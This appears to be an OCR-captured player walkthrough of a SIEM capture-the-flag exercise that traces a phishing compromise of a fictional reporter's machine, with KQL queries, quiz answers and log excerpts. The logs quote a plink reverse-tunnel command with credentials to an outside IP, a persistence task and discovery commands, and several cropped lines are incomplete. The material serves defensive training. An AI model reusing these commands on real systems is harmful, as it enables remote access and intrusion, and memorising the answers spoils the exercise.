"recipient": ronnie_mclovin@valdoriantimes.news,
"subject": [EXTERNAL] Breaking News: We're Hiring! Apply Now for Reporter Roles,
"verdict": CLEAN,
"link": https://promotionrecruit.org/share/Editorial_J0b_Openings_2024.docx
```




Just as we did with `Sonia` before, now we need to see if `Ronnie` clicked the link.

When did Ronnie click on the link in the email from `valdorias_best_recruiter@gmail.com` ?

XXXX-XX-XXXXX:XX:XXX

Solved by 4277 players || Need help?


Man I used Email | where sender has "valdorias_best_recruiter@gmail.com"
It gave me the right database of Emails and Ronnies is third to the bottom, I clicked on it although the click on the link in the email is incorrect when I plug it in. It is the same method I used with Sonia.
I maybe missing something or there is a glitch.




What was the name of the .docx file that was downloaded to Ronnie's machine?

☑ Editorial_J0b_Openings_2024.docx


Solved by 4302 players || Need help?



```
Email
| where sender has "valdorias_best_recruiter@gmail.com"
```




```
"reply_to": valdorias_best_recruiter@gmail.com,
"recipient": ronnie_mclovin@valdoriantimes.news,
"subject": [EXTERNAL] Breaking News: We're Hiring! Apply Now for Reporter Roles,
"verdict": CLEAN,
"link": https://promotionrecruit.org/share/Editorial_J0b_Openings_2024.docx
```




When was this docx file downloaded?

☑ 2024-01-10T08:55:17Z


Solved by 4214 players || Need help?



```
FileCreationEvents
| where hostname has "A37A-DESKTOP"
```




```
"timestamp": 2024-01-10T08:55:17.000Z,
"hostname": A37A-DESKTOP,
"username": romclovin,
```




When was the .ps1 file dropped to Ronnie's machine?

☑ 2024-01-10T08:55:51Z

Solved by 4204 players || Need help?




```
FileCreationEvents
| where hostname has "A37A-DESKTOP"
```



1/10/2024, 8:55:51 AM   A37A-DESKTOP   romclovin


```
"timestamp": 2024-01-10T08:55:51.000Z,
"hostname": A37A-DESKTOP,
"username": romclovin,
"sha256": 1c3ef0407d5714037504c52f7abfa86c
"path": C:\ProgramData\hacktivist_manifest
"filename": hacktivist_manifesto.ps1,
"process_name": explorer.exe
```




What IP address was used with plink on Ronnie's machine?

☑ 168.57.191.100


Solved by 4134 players || Need help?




```
ProcessEvents
| where hostname has "A37A-DESKTOP"
| where username has "romclovin"
| distinct timestamp, parent_process_name, process_commandline, process_name;
```




```
ProcessEvents
| where username has "romclovin"
| where process_commandline has_any ("schtasks", "PowerShell", "plink")
```



```
"timestamp": 2024-01-11T03:08:12.000Z,
"parent_process_name": cmd.exe,
"parent_process_hash": 614ca7b627533e22aa3e5c3594605dc6fe6f000b0cc2b845ece47ca60673ec7f,
"process_commandline": plink.exe -R 3389:localhost:3389 -ssh -l $had0w -pw thruthW!llS3tUfr
"process_name": cmd.exe,
"process_hash": 68c24146c391b8c62cd9309d2898c3ee7c86ee6a3171b35c76cab3dc4b68afe6,
"hostname": A37A-DESKTOP,
"username": romclovin
```




```
exe,
a7b627533e22aa3e5c3594605dc6fe6f000b0cc2b845ece47ca60673ec7f,
k.exe -R 3389:localhost:3389 -ssh -l $had0w -pw thruthW!llS3tUfree 168.57.191.100

1b8c62cd9309d2898c3ee7c86ee6a3171b35c76cab3dc4b68afe6,
```




What username was used with plink on Ronnie's machine?

☑ $had0w

Solved by 4132 players || Need help?




```
e6f000b0cc2b845ece47ca60673ec7f,
-ssh -l $had0w -pw thruthW!llS3tUf
```




What password was used with plink on Ronnie's machine?

☑ thruthW!llS3tUfree

Solved by 4129 players || Need help?




```
fe6f000b0cc2b845ece47ca60673ec7f,
 -ssh -l $had0w -pw thruthW!llS3tUfree 168.5
```



How many discovery commands were run on Ronnie's machine?


☑ 5

Solved by 4102 players || Need help?




```
ProcessEvents
| where hostname has "A37A-DESKTOP"
| where username has "romclovin"
| distinct timestamp, parent_process_name, process_commandline, process_name;
```

Sort of had to look through the logs until I found some discovery commands.



timestamp	parent_process_name	process_commandline	process_name
1/10/2024, 8:55:51 AM	WINWORD.EXE	C:\ProgramData\hacktivist_manifesto.ps1	hacktivist_manifesto.ps1
1/10/2024, 9:31:24 AM	cmd.exe	whoami	cmd.exe
1/10/2024, 9:45:08 AM	cmd.exe	ipconfig	cmd.exe
1/10/2024, 9:47:08 AM	explorer.exe	C:\Windows\System32\oobe\UserOOBEBroker.exe	useroobebroker.exe
1/10/2024, 9:56:57 AM	explorer.exe	"C:\Program Files (x86)\Microsoft\EdgeWebView\A	msedgewebview2.exe
1/10/2024, 10:16:09 AM	cmd.exe	arp -a	cmd.exe
1/10/2024, 10:26:32 AM	cmd.exe	schtasks /create /sc hourly /mo 5 /tn "Hacktivist M	schtasks.exe
1/10/2024, 10:35:46 AM	cmd.exe	tasklist /svc	cmd.exe
1/10/2024, 10:46:10 AM	cmd.exe	net view	cmd.exe




Your investigative buddy, who was also looking at Ronnie's machine, saw a weird file `fakestory.docx` being downloaded from a suspicious domain.

Let's see if we can find evidence of this download in OutboundNetworkEvents.


What is Ronnie's IP address?

☑ 10.10.0.19


Solved by 4107 players || Need help?



```
Employees
| where name has "Ronnie"
```




hire_date	name	user_agent	ip_addr
1/2/2024, 8:00:00 AM	Ronnie McLovin	Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like	10.10.0.19



🥳 You reached level 11!


Trolling through logs like a pro! Your SIEM skills are top-notch! Your new level title is **SIEM Troll**.




What is the full URL fakestory.docx was downloaded from?

✅ https://hire-recruit.org/files/fakescandal


Solved by 4039 players || Need help?




```
OutboundNetworkEvents
| where url contains "fakestory.docx"
```



2. **Filter by filename:** Use a `where` statement to filter the `url` or `filename` column for "fakestory.docx". You might need to use the `contains` operator if the full filename isn't directly in the URL.




```
"timestamp": 2024-01-31T09:47:51.000Z,
"method": GET,
"src_ip": 10.10.0.19,
"user_agent": Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML,
"url": https://hire-recruit.org/files/fakescandal/2024/fakestory.docx
```




What is Ronnie's hostname?

✅ A37A-DESKTOP


Solved by 4073 players || Need help?



```
Employees
| where name has "Ronnie"
```




company_domain	username	role	hostname
valdoriantimes.news	romclovin	Editorial Intern	A37A-DESKTOP




What is the sha256 hash of fakestory.docx on Ronnie's machine?

☑ 5f8a7b627533e22aa3e5c3594605dc6fe


Solved by 4018 players || Need help?



```
FileCreationEvents
| where hostname has "A37A-DESKTOP"
| where filename has "fakestory"
```




```
"timestamp": 2024-01-31T09:47:51.000Z,
"hostname": A37A-DESKTOP,
"username": romclovin,
"sha256": 5f8a7b627533e22aa3e5c3594605dc6fe6f000b0cc2b845ece47ca60673ec7f,
"path": C:\Users\romclovin\Downloads\fakestory.docx,
"filename": fakestory.docx,
"process_name": edge.exe
```




When was fakestory.docx created on Ronnie's machine?

☑ 2024-01-31T09:47:51Z


Solved by 4029 players || Need help?



```
FileCreationEvents
| where hostname has "A37A-DESKTOP"
| where filename has "fakestory"

OutboundNetworkEvents
```



```
"timestamp": 2024-01-31T09:47:51.000Z,
```




After downloading fakestory.docx, the attackers ran a command to rename and move the file to a different location.


What is the new path for the document?

☑ C:\Users\romclovin\Documents\OpEdFi


Solved by 3980 players || Need help?




```
ProcessEvents
| where username has "romclovin"
| where hostname  has "A37A-DESKTOP"
| where process_commandline has_any ("fakestory")
```



```
"timestamp": 2024-01-31T10:26:20.000Z,
"parent_process_name": cmd.exe,
"parent_process_hash": 614ca7b627533e22aa3e5c3594605dc6fe6f000b0cc2b845ece47ca60673ec7f,
"process_commandline" move C:\Users\romclovin\Downloads\fakestory.docx C:\Users\romclovi
"process_name": cmd.exe,
"process_hash": 24713a1129b719e9af97f7eeab6fb7f9e4aa94f162493a8b4e069df1f03a66da,
"hostname": A37A-DESKTOP,
```




```
C:\Users\romclovin\Documents\OpEdFinal_to_print.docx,
```




When was this command executed to rename and move the file?

✓ 2024-01-31T10:26:20Z


Solved by 3987 players || Need help?



```
ProcessEvents
| where username has "romclovin"
| where hostname  has "A37A-DESKTOP"
| where process_commandline has_any ("fakestory")
```




```
"timestamp": 2024-01-31T10:26:20.000Z,
"parent_process_name": cmd.exe,
"parent_process_hash": 614ca7b627533e22aa3e5c
```




When was `OpEdFinal_to_print.docx` emailed from Ronnie's account to Clark Kent?

✓ 2024-01-31T11:11:12Z


Solved by 3991 players || Need help?



```
Email
| where sender contains "Ronnie"
| where recipient contains "Clark"
| distinct timestamp, link, subject;
```




```
"timestamp": 2024-01-31T11:11:12.000Z,
"link": https://sharepoint.valdoriantimes.news/files/rmclovin/2024/OpEdFinal_to_print.docx,
"subject": URGENT: Final OpEd Draft Edits (Please publish the following article in tomorrow's
```



How many minutes elapsed between when the file was moved/renamed on Ronnie machine and when the email was sent to Clark Kent?


✓ 44

Solved by 3944 players || Need help?



```
Email
| where sender contains "Ronnie"
| where recipient contains "Clark"
| distinct timestamp, link, subject;
```

